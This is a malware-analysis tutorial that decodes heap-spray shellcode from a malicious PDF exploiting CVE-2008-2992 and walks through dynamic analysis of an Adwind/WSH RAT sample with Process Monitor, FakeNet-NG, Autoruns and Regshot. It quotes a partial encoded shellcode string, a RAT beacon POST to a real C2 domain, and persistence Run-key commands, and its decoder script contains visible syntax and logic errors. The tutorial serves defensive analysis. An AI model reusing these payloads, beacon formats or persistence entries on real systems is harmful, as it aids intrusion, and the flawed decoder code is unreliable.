CVE - CVE-2008-2992

To decode the *percentage Unicode* shellcode, I recommend using the below code written by the authors of Practical Malware Analysis book. I pasted the shellcode in payload strings at the line 30.

```

❸ Shellcode_unescape_decode.py •
home > remnux > Documents > badpdf > ❸ Shellcode_unescape_decode.py

1
2 #Code Created by Practical Malware Analysis
3 #https://nostarch.com/malware
4 def decU16(inbuff):
5 """Manually perform JavaScript's unescape() function."""
6 i=0
7 outArr = []
8 while i < len(inbuff):
9 if inbuff[i] == '%':
10 i += 1
11 elif inbuff[i] == '%':
12 if ((i+6) <= len(inbuff)) and (inbuff[i+1] == 'u'): #it's a 2-byte "unicode" value
13 currchar = int(inbuff[i+2:i+4], 16)
14 nextchar = int(inbuff[i+4:i+6], 16)
15 #switch order for little-endian
16 outArr.append(chr(nextchar))
17 outArr.append(chr(currchar))
18 i += 6
19 elif (i+3) <= len(inbuff):
20 #it's just a single byte
21 currchar = int(inbuff[i+1:i+3], 16)
22 outArr.append(chr(currchar))
23 i += 3
24 else:
25 # nothing to change
26 outArr.append(inbuff[i]))
27 i += 1
28 return ''.join(outArr)
29
30 payload = "%u41d6%u9749%u9340%u4846%u993f%u499b%u4027%u2f43%u279b%u9996%u4627%u3f27%uf54b%u462f%u2f37%u434
31
32 outFile = file('badpdf_object6_shellcode_hex.bin', 'wb')
33
34 outFile.write(decU16(payload))

```

The [script](#) can be run using the below command line:

- **[python shellcode\\_unescape\\_decode.py](#)**

The script will create a file named after the *outFile* variable, here “badpdf\_object6\_shellcode\_hex.bin”, with the shellcode in hexadecimal.


The shellcode code can then be run in a safe environment (dynamic malware analysis) or emulated with scdbg.exe.

## SCBD - ShellCode

[Scdbg.exe](#) is a program that runs a shellcode and emulates 32bit processor, memory and Windows API calls. It displays the Windows API call performed by the shellcode.

The emulation of shellcode is an easy way to identify the action performed by the shellcode.

- **wine scdbg.exe badpdf\_object6\_shellcode\_hex.bin**



```
remnux@remnux: ~/Documents/badpdf
remnux@remnux:~/Documents/badpdf$ wine scdbg.exe badpdf_object6_shellcode_hex.bin
Loaded 400 bytes from file BADP~JR.W.BIN
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4013d8 WinExec(calc.exe)
4013e4 GetVersion()
4013f7 ExitProcess(0)

Stepcount 554806
```

Using scdbg, the actions performed by the shellcode can be analyzed. In the above example, the shellcode spawned “calc.exe” using “WinExec” and obtained the version of “calc.exe” before closing the process.

I haven't talked about the exploit itself, it's located at the end of the javascript code (like stated by Exploit search, “util.printf – found in stream: 6”). It's exploiting a buffer overflow on printf function to execute arbitrary code (here, our heap-sprayed shellcode)

<https://www.appservergrid.com/paw92/index.php/2018/11/13/payload-in-pdf-ls-blog/>

## shellcode2exe

shellcode2exe converts a shellcode (shellcode.bin) into an executable (file.exe). It can be useful to create the executable binary to debug the shellcode or to run it and analyze it using [dynamic malware analysis techniques](#).

- **shellcode2exe 32 file.bin file.exe**

<https://tho-le.medium.com/techniques-and-tools-for-shellcode-analysis-9a49a1e15b2f>

<https://www.youtube.com/watch?v=9Ld53EkViUs>

## Disassembler

Shellcode can be analyzed with a disassembler to understand its logic without requiring its execution. IDA or Ghidra could be used to disassemble the malware.

I will demo this in a later version of this document. In the meantime, if you are interested, you can check the [Practical Malware Analysis](#) book.

## Dynamic Malware Analysis

Dynamic Malware Analysis permits to analyze a malware during its execution. It is important to only execute malware in a safe and controlled environment. To set up your malware environment, I recommend reading the *Chapter 2 – Malware Analysis in Virtual Machines* in the [Practical Malware Analysis](#) book.

[FLARE VM](#) is a Windows based virtual machine for malware analysis and incident response, which was created by FireEye. It contains most of the tools to perform malware analysis. FLARE VM was used to analyze the below example.

It is important to mention that some malware are designed to detect test/analysis environments. Consequently, the malware will not execute. If you do not detect any malicious activity during a dynamic malware analysis, do not always consider that the sample is not malicious.

The below sample is used to illustrate the next steps:

- SHA256: d8cd7e914884d8cf9f715e69826e6a871dc73697c2005535abd578ff2bc5e4c3

### Process

Before starting the analysis, take a snapshot of your virtual machine to save a clean state.

Moreover, before spawning or opening the malicious file:

- Take a snapshot of the registry with Regshot to save the state of the registry.
- Launch *Process Explorer*, *FakeDNS* and *Process Monitor* to monitor the host and network activities.

### Process Monitor

*Process Monitor* monitors and records file system, registry, processes, and other activities done on the system. It has a basic configuration by default (for example it excludes *procmon.exe*). It is possible to use additional filters to filter out and identify activities linked to the analyzed file (e.g. *Operation* for *RegSetValue* and *WriteFile*, etc.).

Before launching the malware, go to *Edit*, click on *Clear Display* and start monitoring events by clicking on *Capture Event* under *File*. After the malware execution, stop the capture of the event.



After running the malware, filters can be added:

1. On the *Filter* on menu, click on *Filter*
2. Create a new filter under *Operation* based on the *CreateFile* for example
3. Click on *Add* and *OK*

Using the filter *CreateFile*, it can be observed that the sample malware creates lots of files and folders on the system. One of the interesting files is “Oracles Java.jar”.

| Time       | Process Name      | PID  | Operation  | Path                                                            | Result           | Detail            |
|------------|-------------------|------|------------|-----------------------------------------------------------------|------------------|-------------------|
| 9:41:17... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\resources.jar          | SUCCESS          | Desired Access: F |
| 9:41:17... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\resources.jar          | SUCCESS          | Desired Access: C |
| 9:41:17... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\resources.jar          | SUCCESS          | Desired Access: F |
| 9:41:19... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunec.jar          | SUCCESS          | Desired Access: F |
| 9:41:19... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\sunec.jar          | SUCCESS          | Desired Access: F |
| 9:41:20... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\localizedata.jar   | SUCCESS          | Desired Access: F |
| 9:41:20... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\localizedata.jar   | SUCCESS          | Desired Access: F |
| 9:41:21... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Local\Temp\_0.833263090967863125773989... | SUCCESS          | Desired Access: F |
| 9:41:21... | javaw.exe         | 3180 | CreateFile | C:\Users\john\Oracle Corporations\Oracles.Java.jar              | SUCCESS          | Desired Access: F |
| 9:41:21... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\summscap1.jar      | SUCCESS          | Desired Access: F |
| 9:41:21... | javaw.exe         | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\summscap1.jar      | SUCCESS          | Desired Access: F |
| 9:41:21... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\summscap1.jar      | SUCCESS          | Desired Access: C |
| 9:41:21... | javaw.exe         | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\summscap1.jar      | SUCCESS          | Desired Access: F |
| 9:41:21... | java.exe          | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\summscap1.jar      | SUCCESS          | Desired Access: F |
| 9:41:21... | javaw.exe         | 956  | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\summscap1.jar      | SUCCESS          | Desired Access: F |
| 9:41:23... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\resources.jar          | SUCCESS          | Desired Access: F |
| 9:41:23... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\resources.jar          | SUCCESS          | Desired Access: F |
| 9:41:24... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\summscap1.jar      | SUCCESS          | Desired Access: F |
| 9:41:24... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\summscap1.jar      | SUCCESS          | Desired Access: F |
| 9:41:24... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\summscap1.jar      | SUCCESS          | Desired Access: C |
| 9:41:24... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\summscap1.jar      | SUCCESS          | Desired Access: F |
| 9:41:24... | javaw.exe         | 3180 | CreateFile | C:\Users\john\AppData\Roaming\Oracle\lib\ext\summscap1.jar      | SUCCESS          | Desired Access: F |
| 9:41:32... | Explorer EXE      | 2200 | CreateFile | C:\Users\john\Desktop\ORDINE[2].jar                             | SUCCESS          | Desired Access: F |
| 9:41:32... | Explorer EXE      | 2200 | CreateFile | C:\Users\john\Desktop\ORDINE[2].jar                             | SUCCESS          | Desired Access: F |
| 9:41:32... | Explorer EXE      | 2200 | CreateFile | C:\Users\john\Desktop\ORDINE[2].jar                             | SUCCESS          | Desired Access: F |
| 9:41:39... | Explorer EXE      | 2200 | CreateFile | C:\Users\john\Desktop\ORDINE[2].jar                             | SUCCESS          | Desired Access: F |
| 9:41:39... | Explorer EXE      | 2200 | CreateFile | C:\Users\john\Desktop\ORDINE[2].jar                             | SUCCESS          | Desired Access: F |
| 9:41:39... | Explorer EXE      | 2200 | CreateFile | C:\Users\john\Desktop\ORDINE[2].jar                             | SUCCESS          | Desired Access: F |
| 9:41:46... | SearchProtocol... | 3260 | CreateFile | C:\Users\john\Oracle Corporations\Oracles.Java.jar              | OPLOCK NOT GR... | Desired Access: C |
| 9:41:47... | SearchProtocol... | 3260 | CreateFile | C:\Users\john\Oracle Corporations\Oracles.Java.jar              | OPLOCK NOT GR... | Desired Access: C |
| 9:41:47... | SearchProtocol... | 3260 | CreateFile | C:\Users\john\Oracle Corporations\Oracles.Java.jar              | SUCCESS          | Desired Access: F |
| 9:42:00... | SearchProtocol... | 3260 | CreateFile | C:\Users\john\Oracle Corporations\Oracles.Java.jar              | SUCCESS          | Desired Access: C |
| 9:42:00... | SearchProtocol... | 3260 | CreateFile | C:\Users\john\Oracle Corporations\Oracles.Java.jar              | SUCCESS          | Desired Access: C |

“Oracles Java.jar” is in the “Oracle Corporations” folder that contains the jar file and an ID file (“ID.txt”). The “Oracles Java.jar” contains three files that are typical of Adwind RAT (cf. below), which is a cross-platform, multifunctional malware program also known as AlienSpy, Frutas, Unrecom, Sockrat, JSocket and jRat.<sup>3</sup> Adwind malware can” be analyzed using “[AdWindDecryptor.py](#)”. The text file contains the unique ID of the infected system. This is used by the C2 server to identify the infected system (cf. on the right screenshot).



<sup>3</sup> <https://www.kaspersky.com/resource-center/threats/adwind>


## Process Explorer

Process Explorer (*procexp.exe*) is a Sysinternals tool that monitors and displays all the processes running on a Windows system, including the hierarchical parent relationship, the loaded DLL files, the processes spawned, suspended and killed, and others activities.

When performing a dynamic malware analysis, it is worth monitoring the activities with *Process Explorer* as it records all processes spawned, stopped, or killed.

After launching our sample, we can easily identify that the malware starts lots of executables: *javaw.exe*, *wscript.exe*, *killtask.exe* and other processes. By clicking on a process (e.g. *wscript.exe* in the below screenshot) and selecting the *Properties*, you can see under *Image* the *Command Line* run.


In the below example, the malicious file spawned *wscript.exe*, which launched “jPelBFjked.js”




The JavaScript file can then be checked. The JavaScript strings in the JavaScript is highly encrypted (AdWind malware).

The left side of the image shows Notepad++ with the file 'jPelBFjked.js' open. The code is highly obfuscated and contains several encoded strings, such as 'base64\_decode("...")'. The right side shows a Windows File Explorer window displaying the contents of the 'AppData\Roaming' folder for the 'john' user. The file 'jPelBFjked.js' is listed with a size of 36 KB and a creation date of 4/17/2021 4:37 PM.

It also spawns *javaw.exe* which is going to run the *Oracle Java.jar* file previously identified with Process Monitor.



Using *taskkill.exe*, this malware identifies and kills lots of analysis programs like V3Medic.exe (cf. below screenshot) and Process Explorer, so it is normal if you see Process Explorer exiting without any action from your side.



At the end of the analysis, kill all the processes created by the malicious file, by right clicking on the process and clicking on *Kill Process Tree*.

## FakeNet-NG

FakeNet-NG simulates legitimate network services (e.g. HTTP, HTTPS, FTP, ICR, DNS, SMPT, etc.) and intercepts and redirects all the network traffic.

FakeNet-NG can be extremely useful to identify network IOCs (e.g. downloading of the second stage, C2 server, etc.).

To launch FakeNet, simply start the executable. At the end of the analysis, the program can be ended with “ctrl + C” and the logs are available in the *fakenet\_logs* folder.

In the below image, FAKENET provides the information concerning the domain contacted by the malware:

- brothersjoy[.]nl:6789/is-ready

The screenshot shows the FakeNet-NG application window. The title bar says "FN fakenet". The main window displays the following text:

```

/ \	[/]	\	-----	[/]
/ \	<	- - -	/ \	
/ \	\ \	\	-----	/ \

Version 1.4.9

Developed by FLARE Team

07/08/19 05:26:21 PM [FakeNet] Loaded configuration file: C:\Python27\lib\site-packages\fakenet\configs\default.ini
07/08/19 05:26:21 PM [Divertor] Capturing traffic to packets_20190708_172621.pcap
07/08/19 05:26:21 PM [FTP] >>> starting FTP server on 0.0.0.0:21, pid=520 <<<
07/08/19 05:26:21 PM [FTP] concurrency model: multi-thread
07/08/19 05:26:21 PM [FTP] masquerade (NAT) address: None
07/08/19 05:26:21 PM [FTP] passive ports: 60000->60010
07/08/19 05:26:21 PM [Divertor] Failed to notify adapter change on (727F404E-EB17-44C3-8DEC-1819D1A3564A)
07/08/19 05:26:22 PM [Divertor] eghost.exe (2476) requested UDP 229 255 255 1900
```


Below the application window is a Notepad window titled "http\_20190708\_171012.txt". It contains the following text:

```
File Edit Format View Help
POST /is-ready HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: WSHRAT|BEFD058A|WIN-OSM06K2TJHL|john|Microsoft Windows 7 Home Basic |plus|nan-av|false - 8/7/2019|JavaScript-v1.2
Accept-Encoding: gzip, deflate
Host: brothersjoy.nl:6789
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
```

## Autoruns

Autoruns enumerates all the programs that automatically start when a Windows system is switched on. It can be useful to launch autoruns after the execution of the malware to identify persistence mechanisms added by the malware.


The timestamp column is one of the easiest ways to identify the new autoruns locations (cf. below screenshot). It can be identified that the previously identified JavaScript and jar file is added as a persistence mechanism.



## Regshot

Regshot compares the changes in the Registry at two different point in time. Take a screenshot of the Registry before (*1<sup>st</sup> shot*) and after (*2<sup>nd</sup> shot*) the execution of the malware.

Then, review the differences between the two screenshots to identify registry changes made by the malware.



As it can be seen in the below screenshot, using Regshot, the malicious JavaScript and Jar file can also be identified as a persistence mechanism. The two below persistence keys were added:

- HKU\S-1-5-21-2936433627-2529907244-2767003094-  
1000\Software\Microsoft\Windows\CurrentVersion\Run\jPeBFjked: "wscript.exe //B  
"C:\Users\john\AppData\Roaming\jPeBFjked.js""
- HKU\S-1-5-21-2936433627-2529907244-2767003094-  
1000\Software\Microsoft\Windows\CurrentVersion\Run\Oracle Corporations:  
""C:\Users\john\AppData\Roaming\Oracle\bin\javaw.exe" -jar "C:\Users\john\Oracle  
Corporations\Oracles Java.jar""

```
Values added: 204
[HKEY_CURRENT_USER\Software\Microsoft\Tracing\WScript_RASAPI32\EnableFileTracing: 0x00000000
HKEY_CURRENT_USER\Software\Microsoft\Tracing\WScript_RASAPI32\EnableConsoleTracing: 0x00000000
HKEY_CURRENT_USER\Software\Microsoft\Tracing\WScript_RASAPI32\FileTracingMask: 0xFFFFF0000
HKEY_CURRENT_USER\Software\Microsoft\Tracing\WScript_RASAPI32\ConsoleTracingMask: 0xFFFFF0000
HKEY_CURRENT_USER\Software\Microsoft\Tracing\WScript_RASAPI32\MaxFileSize: 0x00100000
HKEY_CURRENT_USER\Software\Microsoft\Tracing\WScript_RASAPI32\ConsoleTracingDirectory: "*windir*\tracing"
HKEY_CURRENT_USER\Software\Microsoft\Tracing\WScript_RASMANICS\EnableFileTracing: 0x00000000
HKEY_CURRENT_USER\Software\Microsoft\Tracing\WScript_RASMANICS\EnableConsoleTracing: 0x00000000
HKEY_CURRENT_USER\Software\Microsoft\Tracing\WScript_RASMANICS\FileTracingMask: 0xFFFFF0000
HKEY_CURRENT_USER\Software\Microsoft\Tracing\WScript_RASMANICS\ConsoleTracingMask: 0xFFFFF0000
[HKEY_LOCAL_MACHINE\Software\Microsoft\Tracing\WScript_RASAPI32\EnableFileTracing: 0x00000000
HKEY_LOCAL_MACHINE\Software\Microsoft\Tracing\WScript_RASAPI32\EnableConsoleTracing: 0x00000000
HKEY_LOCAL_MACHINE\Software\Microsoft\Tracing\WScript_RASAPI32\FileTracingMask: 0xFFFFF0000
HKEY_LOCAL_MACHINE\Software\Microsoft\Tracing\WScript_RASAPI32\ConsoleTracingMask: 0xFFFFF0000
HKEY_LOCAL_MACHINE\Software\Microsoft\Tracing\WScript_RASMANICS\EnableFileTracing: 0x00000000
HKEY_LOCAL_MACHINE\Software\Microsoft\Tracing\WScript_RASMANICS\ConsoleTracingMask: 0xFFFFF0000
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\Start: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\ImagePath: "C:\Windows\system32\jPeBFjked.dll"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\DelayedStart: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\ErrorControl: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\LoadOrderGroup: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\ObjectName: "jPeBFjked"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\ProcessAffinityMask: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\StartType: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\Type: 0x00000002
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\WaitType: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\AllocationSize: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\MaximumSize: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\Priority: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\Start: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\ImagePath: "C:\Windows\system32\jPeBFjked.dll"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\DelayedStart: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\ErrorControl: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\LoadOrderGroup: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\ObjectName: "jPeBFjked"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\ProcessAffinityMask: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\StartType: 0x00000001
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\Type: 0x00000002
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\WaitType: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\AllocationSize: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\MaximumSize: 0x00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\jPeBFjked\Priority: 0x00000000
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\jPeBFjked: "wscript.exe //B
"C:\Users\john\AppData\Roaming\jPeBFjked.js""
